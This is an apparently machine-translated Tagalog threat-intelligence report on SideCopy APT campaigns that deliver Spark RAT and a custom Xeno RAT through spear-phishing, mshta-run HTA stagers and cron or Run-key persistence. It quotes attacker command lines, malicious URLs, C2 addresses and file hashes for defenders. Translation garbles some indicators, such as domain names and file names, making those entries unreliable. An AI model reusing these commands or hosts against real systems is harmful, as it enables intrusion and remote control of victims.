Linux
Bukod sa mga pag-atake nitong nakatuon sa Windows, tinatarget din ng unang kumpol ng SideCopy ang mga kapaligirang Linux. Ang malisyosong archive file ay may parehong pangalan gaya ng katapat nitong Windows, ngunit may petsa ng pagbabago na 2024-12-20. Ang archive na ito ay naglalaman ng isang Go-based ELF binary, na sumasalamin sa isang pare-parehong cross-platform na diskarte. Sa pagsusuri, ang daloy ng function ng stager ay may pagkakatulad ng code sa mga stager na nauugnay sa Poseidon at Ares RAT. Ang mga ito ay naka-link sa Transparent Tribe at SideCopy APTs ayon sa pagkakabanggit.

Pag-andar ng entablado:
- Gumagamit wget utos na mag-download ng decoy mula sa egovservice domain sa target na direktoryo /.local/share at buksan ito (National-Holidays-RH-PER_N-1.pdf).
- I-download ang huling payload duwende as /.local/share/xdg-open at isagawa.
- Lumikha ng crontab '/dev/shm/mycron' upang mapanatili ang pagtitiyaga sa pamamagitan ng pag-reboot ng system para sa payload, sa ilalim ng kasalukuyang username.
Ang huling payload na inihatid ng stager ay Spark RAT, isang open-source remote access trojan na may cross-platform na suporta para sa Windows, macOS, at Linux system. Isinulat sa Golang at inilabas sa GitHub noong 2022, ang RAT ay napakasikat sa mahigit 500 na tinidor. Gumagamit ang Spark RAT ng WebSocket protocol at HTTP na mga kahilingan para makipag-ugnayan sa C2 server.
Kasama sa mga tampok ng Spark RAT ang pamamahala at pagwawakas ng proseso, pagsubaybay sa trapiko ng network, paggalugad at paglilipat ng file, pag-edit at pagtanggal ng file, pag-highlight ng code, pagsubaybay sa desktop, pagkuha ng screenshot, pagkuha ng impormasyon ng OS, at pag-access sa malayong terminal. Bukod pa rito, sinusuportahan nito ang mga function sa pamamahala ng kapangyarihan tulad ng shutdown, reboot, log-off, sleep, hibernate at lock screen function.
Cluster-B
Ang pangalawang kumpol ng mga aktibidad ng SideCopy ay nagta-target sa mga Windows system, bagama't pinaghihinalaan namin na tina-target nito ang mga Linux system batay sa kanilang imprastraktura na naobserbahan mula noong 2023.


Nagsisimula ang impeksyon sa isang link sa email ng spear-phishing, na nagda-download ng archive file na pinangalanang 'NDC65-Updated-Schedule.zip'. Naglalaman ito ng shortcut na file sa double extension na format na nagti-trigger ng remote na HTA file na naka-host sa isa pang nakompromisong domain:
- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”
Ang machine ID na nauugnay sa LNK na “desktop-ey8nc5b” ay naobserbahan sa mga nakaraang kampanya ng SideCopy, bagama't ang petsa ng pagbabago na '2023:05:26' ay nagmumungkahi na maaaring ito ay isang mas luma na ginagamit muli. Kaayon ng mga stager ng MSI, patuloy na ginagamit ng grupo ang mga stager na nakabatay sa HTA na nananatiling halos ganap na hindi natukoy (FUD).

Ang HTA file ay naglalaman ng Base64 encoded .NET payload na BroaderAspect.dll , na direktang dine-decode at nilo-load sa memory ng MSHTA. Binubuksan ng binary na ito ang na-drop na NDC decoy document sa ProgramData directory at isang karagdagang .NET stager bilang PDF sa Public directory. Ang Persistence ay itinatakda sa pamamagitan ng Run registry key na may pangalang "Edgre" at isinasagawa bilang:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Naka-encrypt na Payload
Ang nalaglag na .NET binary na pinangalanang 'Myapp.pdb' ay may dalawang mapagkukunang file:
- “Myapp.Resources.Document.pdf”
- "Myapp.Properties.Resources.resources"
Ang una ay idine-decode gamit ang Caesar cipher na may shift na 9 na karakter sa direksyong paatras. Tinanggal ito bilang ' Public\Downloads\Document.pdf ' (122.98 KB), na isang 2004 GIAC Paper tungkol sa “Advanced communication techniques of remote access trojan horse on windows operating systems”.

Bagama't hindi ito isang decoy, isang naka-encrypt na payload ang idinaragdag sa dulo. Hinahanap ng malware ang marker na " %%EOF " upang paghiwalayin ang PDF data mula sa EXE data. Kinukuha ang PDF data mula sa simula hanggang sa marker, habang ang EXE Data ay kinukuha pagkatapos lumaktaw ng 6 na byte lampas sa marker.

Pagkatapos ng ilang pagkaantala, ang EXE data ay itinatapon bilang “ Public\Downloads\suport.exe ” (49.53 KB) na ipinapadala bilang isang argumento kasama ang isang key upang ma-trigger ang isang PowerShell command.
Yugto ng PowerShell
Ang pagpapatupad ng PowerShell command na may mga pangunahing argumento na "-NoProfile -ExecutionPolicy Bypass -Command" upang huwag pansinin ang mga patakaran at profile ay nakikita. Dalawang parameter ang ipinadala:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='

Pagkatapos ng ilang pagkaantala, ang encryption key ay nade-decode mula sa Base64, at ang unang 16 na byte ay itinuturing bilang IV para sa AES encryption (CBC mode na may PKCS7 padding). Ginagawa ito upang i-load ang decrypted binary bilang isang .NET assembly nang direkta sa memorya, na ginagamit ang entry point nito.
Custom na Xeno RAT
Ang paglalaglag sa huling .NET payload na pinangalanang 'DevApp.exe' ay humahantong sa amin sa mga pamilyar na function na nakikita sa Xeno RAT. Ito ay isang open source na remote access trojan na unang nakita noong katapusan ng 2023. Kabilang sa mga pangunahing feature ang HVNC, live na microphone access, socks5 reverse proxy, UAC bypass, keylogger, at higit pa. Ang custom na variant na ginamit ng SideCopy ay nagdagdag ng mga pangunahing pamamaraan ng pagmamanipula ng string na may C2 at port bilang 79.141.161[.]58:1256.

Noong nakaraang taon, isang custom na Xeno RAT variant na pinangalanang MoonPeak ang ginamit ng isang North Korean-linked APT na sinusubaybayan bilang UAT-5394. Katulad nito, ang mga custom na variant ng Spark RAT ay pinagtibay ng mga aktor na nagsasalita ng Chinese gaya ng DragonSpark at TAG-100.
Imprastraktura at Pagpapatungkol
Mga domain na ginagamit para sa malware staging ng pangkat ng pagbabanta. Karamihan sa kanila ay may registrar bilang GoDaddy.com, LLC.
| Staging Domain | Unang Nakita | Nilikha | ASN |
| modspaceinterior[.]com | Jan 2025 | Septiyembre 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | Jan 2025 | Oktubre 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | Disyembre 2024 | Pebrero 2005 | AS 4758 – National Informatics Center |
| serbisyong egov[.]sa | Disyembre 2024 | Hunyo 2023 | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]in | Nobyembre 2024 | Mar 2024 | AS 47583 – Hostinger |
| educationportals[.]in | Agosto 2024 | Agosto 2024 | AS 22612 – NameCheap |
Nagawa ang mga C2 na domain bago ang kampanya sa huling linggo ng Disyembre 2024. Sa Canadian registrar na "Internet Domain Service BS Corp.", nalutas nila ang mga IP na may Cloudflare ASN 13335 na matatagpuan sa California.
| C2 Domain | Nilikha | IP | ASN |
| updates.widgetservicecenter[.]com | 2024-Dec-25 | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – Clouflare |
| updates.biossysinternal[.]com | 2024-Dec-23 | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – HZ Hosting Ltd. |
Ang C2 para sa Xeno RAT 79.141.161[.]58 ay may kakaibang karaniwang pangalan (CN=PACKERP-63KUN8U) na may HZ Hosting Limited ng ASN 202015. Ang port na ginamit para sa komunikasyon ay 1256 ngunit isang bukas na RDP port 56777 ay sinusunod din.

Ang parehong C2 domain ay nauugnay sa Cloudflare ASN 13335, na may IP range na 172.67.xx.xx. Ang mga katulad na C2 domain sa ASN na ito ay dati nang ginamit ng SideCopy sa mga pag-atakeng naka-target sa sektor ng maritima . Kung isasaalang-alang ang mga nakaraang kumpol ng impeksyon, mga naobserbahang TTP at mga naka-host na bukas na direktoryo, ang mga kampanyang ito na may mga bagong TTP ay iniuugnay sa SideCopy nang may mataas na kumpiyansa.
Konklusyon
Ang grupong SideCopy APT na nauugnay sa Pakistan ay makabuluhang nagbago ng mga taktika nito mula noong huling bahagi ng Disyembre 2024, na pinalawak ang mga target nito upang isama ang mga kritikal na sektor gaya ng mga riles, langis at gas, at mga ministeryo sa panlabas na gawain. Ang grupo ay lumipat mula sa paggamit ng mga HTA file patungo sa mga MSI package bilang pangunahing mekanismo ng pagtatanghal at patuloy na gumagamit ng mga advanced na diskarte tulad ng DLL side-loading, reflective loading, at AES decryption sa pamamagitan ng PowerShell. Bukod pa rito, ginagamit nila ang mga customized na open-source na tool tulad ng Xeno RAT at Spark RAT, kasama ang pag-deploy ng bagong natukoy na CurlBack RAT. Ang mga nakompromisong domain at pekeng site ay ginagamit para sa kredensyal na phishing at payload hosting, na itinatampok ang patuloy na pagsusumikap ng grupo na pahusayin ang pagtitiyaga at maiwasan ang pagtuklas.
SEQRITE proteksyon
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
Mga IOC
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-National-Holidays-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-National-Holidays-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | Security-Guidelines.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Security-Guidelines.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | i-update ang iskedyul para sa ndc 65 gaya ng napag-usapan.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | update ng patakaran para sa kursong ito.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Updated-Schedule.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Updated-Schedule.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Updated-Schedule.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | suporta.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (Custom Xeno RAT) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-National-Holidays-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | 2024-National-Holidays-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (Custom Spark RAT) |
C2
| 79.141.161[.]58:1256 | Xeno DAGA |
| updates.widgetservicecenter[.]com
updates.biossysinternal[.]com |
CurlBack RAT |
Mga URL
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Pagtatanghal ng mga domain
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]in |
| educationportals[.]in |
| serbisyong egov[.]sa |
| gadchiroli.egovservice[.]in
pen.egovservice[.]in cpcontacts.egovservice[.]sa cpanel.egovservice[.]in webdisk.egovservice[.]sa cpcalendars.egovservice[.]in webmail.egovservice[.]sa www.dss.egovservice[.]sa www.cmc.egovservice[.]sa cmc.egovservice[.]in dss.egovservice[.]in mail.egovservice[.]in www.egovservice[.]sa www.pakola.egovservice[.]sa pakola.egovservice[.]in www.pakora.egovservice[.]sa pakora.egovservice[.]in |
Host at PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf |
| C:\Users\Public\Downloads\Document.pdf |
| C:\Users\Public\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
Mga decoy
| 320bc4426f4f152d009b6379b5257c78 | 2024-National-Holidays-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | Security-Guidelines.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-Updated-Schedule.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
MITER ATT&CK
| TTP | Pangalan |
| Pagtuklas ng kilusan | |
| T1589.002 | Magtipon ng Impormasyon sa Pagkakakilanlan ng Biktima: Mga Email Address |
| Pag-unlad ng Resource | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Kumuha ng Imprastraktura: Mga Domain
Compromise Infrastructure: Mga Domain Bumuo ng Mga Kakayahan: Malware Kumuha ng Mga Kakayahan: Malware Kumuha ng mga Kakayahan: Tool Mga Kakayahang Yugto: Mag-upload ng Malware Mga Kakayahang Yugto: I-link ang Target Magtatag ng Mga Account: Mga Email Account Mga Compromise Account: Mga Email Account |
| Paunang Pag-access | |
| T1566.002 | Phishing: Spear phishing Link |
| Pagpapatupad | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
Katutubong API
Mga Ibinahaging Module Command at Scripting Interpreter Instrumentasyon ng Pamamahala ng Windows Pagpapatupad ng User: Nakakahamak na Link Pagpapatupad ng User: Nakakahamak na File |
| Pagtitiyaga | |
| T1053.003
T1547.001 |
Nakatakdang Gawain/Trabaho: Cron
Registry Run Keys / Startup Folder |
| Pagpapahalaga sa Pribilehiyo | |
| T1548.002 | Mekanismo ng Pagkontrol sa Elevation ng Pang-aabuso: Bypass User Account Control |
| Pag-iwas sa Depensa | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Masquerading: Itugma ang Lehitimong Pangalan o Lokasyon
Pagbabalatkayo: Double File Extension I-deobfuscate/I-decode ang mga File o Impormasyon System Binary Proxy Execution: Mshta Daloy ng Pagpapatupad ng Hijack: DLL Side-Loading Obfuscated na mga File o Impormasyon Naglo-load ng Reflective Code |
| Pagkatuklas | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Query Registry
Pagtuklas ng Configuration ng System Network May-ari ng System/Pagtuklas ng User Pagtuklas ng Proseso Pagtuklas ng Impormasyon ng System Pagtuklas ng File at Direktoryo Pagtuklas ng Software: Pagtuklas ng Software ng Seguridad |
| koleksyon | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Data mula sa Lokal na System
Input Capture: Keylogging Pagkuha ng Audio screen Capture I-archive ang Nakolektang Data: I-archive sa pamamagitan ng Utility |
| Command at Control | |
| T1105
T1571 |
Paglipat ng Ingress Tool
Hindi Karaniwang Port |
| Exfiltration | |
| T1041 | Exfiltration sa C2 Channel |
Mga May-akda:
Sathwik Ram Prakki
Kartikkumar Jivani